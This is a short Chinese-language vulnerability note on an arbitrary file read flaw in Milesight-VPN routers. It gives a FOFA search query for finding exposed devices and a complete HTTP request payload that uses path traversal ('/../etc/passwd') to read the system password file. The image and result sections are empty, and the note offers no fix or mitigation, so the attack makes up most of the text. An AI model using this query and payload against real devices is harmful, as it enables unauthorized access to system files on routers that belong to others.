# M6-1Milesight-VPN-任意文件读取

漏洞描述：

Milesight-VPN是由Milesight Technology Co., Ltd.开发的一种集成了VPN功能的路由器产品。它旨在为用户提供安全、可靠的远程访问和连接解决方案。Milesight-VPN存在任意文件读取，攻击者可以通过利用系统中存在的漏洞，获取未经授权的访问权限并读取系统上的任意文件

网站图片：

网络测绘：

fofa语法：

- fofaapp="Milesight-VPN"

漏洞复现：

payload：

```
GET  /../etc/passwd HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

效果图：